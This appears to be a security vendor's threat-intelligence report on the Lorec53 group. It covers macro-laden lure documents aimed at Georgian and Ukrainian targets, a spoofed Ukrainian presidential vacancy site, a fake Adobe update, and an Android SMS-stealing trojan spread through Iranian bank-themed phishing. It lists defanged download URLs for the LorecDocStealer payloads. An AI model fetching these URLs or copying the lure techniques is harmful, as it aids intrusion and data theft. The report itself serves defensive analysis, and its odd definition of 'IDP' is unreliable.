“დეცნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა” means IDP Strategic Action Plan for 2021-2022. IDP stands for Internally Displaced Persons, which is a proprietary vocabulary produced in the Georgian People’s Livelihood Project. According to the relevant website^{iv}, IDP stands for internally displaced persons, that is, people who have been forced to flee their homes but remain in their own borders.

Except the title, all other content is unreadable when დეცნილთა 2021-2022 წლების სტრატეგიის სამოქმედო გეგმა.doc is opened. See the picture below.



The invisible parts of the two documents have no practical meaning, and are only used to lure recipients to enable the office's editing content function. Once this feature is enabled, malicious macros in the document will be executed.


The malicious macro carried by the two documents is the same. The function is to create a bat file in the specified directory "C:\Users\Public\Documents\", and use the file to download malicious executable file. [http\[:\]//1221.site/15858415841/0407.exe](http[:]//1221.site/15858415841/0407.exe). The malicious program is saved to "C:\Users\Public\Documents\" and executed.

The malicious program downloaded by the above document is the LorecDocStealer Trojan.

"Vacancies in the Presidential Palace of Ukraine" Watering Hole & Phishing Attack

On July 13, UACERT disclosed an attack that forged the website of the President of Ukraine. Related information shows that the leader of the incident is also the Lorec53 organization.

In this attack, Lorec53 created a watering hole site with the address [http\[:\]//president.gov.ua.administration.vakansiyi.administration.president.gov.ua.info/](http[:]//president.gov.ua.administration.vakansiyi.administration.president.gov.ua.info/), and at the same time sent a vacancy-themed site Phishing emails lure victims to visit and download malicious programs on the site.




The content of the above link is saying "Complete list of high-paying positions".

The malicious program pointed to by the link is actually a downloader Trojan horse commonly used by Lorec53, which is used to download and execute the LorecDocStealer program located at [http\[:\]//1833.Site/0707a.exe](http[:]//1833.Site/0707a.exe).

"Update Adobe Acrobat Reader DC" Watering Hole & Phishing Attack Campaign

The decoy document "Billing payment (Trip on 18 JULY 21-PNR ref WY115S).pdf" used by Lorec53 in early July, with a built-in malicious link pointing to a download page disguised as an Adobe Acrobat DC reader, and delivering the name "Adobe_Acrobat_Reader_DC_update.msi" installer.




The installer also releases the LorecDocStealer Trojan.

"CV_RUSLANA" Resume Phishing Attack

In late July, Lorec53 sent out a phishing document named "CV_RUSLANA.doc".

These phishing documents were disguised as a resume, and a large number of strings were modified into garbled characters:



The visible words in the document are in Ukrainian, and the contents of the links are all Ukrainian political news. It can be speculated that the target of the phishing attack is Ukrainian news organizations.


The attacker uses these garbled content to trick the victim into enabling the editing function of the document, thereby executing the malicious macro code in the document, and downloading the subsequent attack payload located at <http://1833.site/>.

It is one of domain names commonly used by the Lorec53 group.

"22-7-2021 Certificate" Phishing Attack

In another phishing attack similar to "CV_RUSLANA" resume phishing, Lorec53 organized a phishing document named "Довідка (22-7-2021).doc".

The document also contains some garbled Cyrillic content:



The built-in malicious macro in the document will download the subsequent attack payload pointed to by [http\[:\]//1833.site/gp00973.exe](http[:]//1833.site/gp00973.exe).

Other Attack Activities

"ir.pardakht" Android APP Phishing Attack

In the first quarter of 2021, the Lorec53 group was suspected to be involved in a phishing campaign targeting Iran's Android APP.


The attack mainly used watering hole sites and an Android Trojan called Pardakht to steal SMS messages from Iranian mobile phone users, and the ultimate goal was to obtain direct economic benefits.

The scale of the attack was relatively large. NSFOCUS Security Labs found that the earliest samples of the Pardakht Trojan appeared in early January 2021. According to the information of Twitter users @TavaanaTech and @BitBaanLab, as of July 2021, more than 800 independent Pardakht Android Trojans have been downloaded.

The series of attacks were carried out through the watering hole site. In the early days, attackers would create fake pages similar to the web pages of Iranian banks to trick Iranian bank users into downloading malicious Android programs provided by the watering hole site. Later, the bait themes of these phishing activities expanded to gifts, judicial content, pornographic information, low-cost or free welfare links, etc.

The Android programs distributed by these watering hole sites are Pardakht Trojan horses, which are used to steal SMS messages from users' mobile phones.

The Lorec53 group used a similar method to implement a number of secret thefts from the first quarter to the beginning of the second quarter of 2021. The Pardakht Trojans that appeared in these activities have the following icons:



The names of these apps include keywords such as "deposit", "shares", and "query", and the visual content displayed is mostly redirected web page information.

The information collected shows that the Lorec53 group used its assets to help the Android Trojan spread, and similar Trojan horses also appeared in a number of other network locations unrelated to the Lorec53 group.

There may be two reasons for this situation:

1. The Lorec53 group is a participant in the Android APP phishing campaign, using its own network facilities and penetration capabilities to help expand the scale of the attack;
2. The Android Trojan was provided as a commodity. The Lorec53 group purchased the Trojan and carried out an independent attack.

Currently, there is no evidence to indicate that the Lorec53 group is the developer of the Pardakht Trojan.

ⁱ <https://asec.ahnlab.com/en/22481/>

ⁱⁱ <http://www.meng-model.com/en/contents/65/227.html>

ⁱⁱⁱ <http://www.fao.org/faolex/results/details/en/c/LEX-FAOC202251>

^{iv} <https://georgia.idp.arizona.edu/>

^v <https://twitter.com/TavaanaTech/status/1410327342627667972>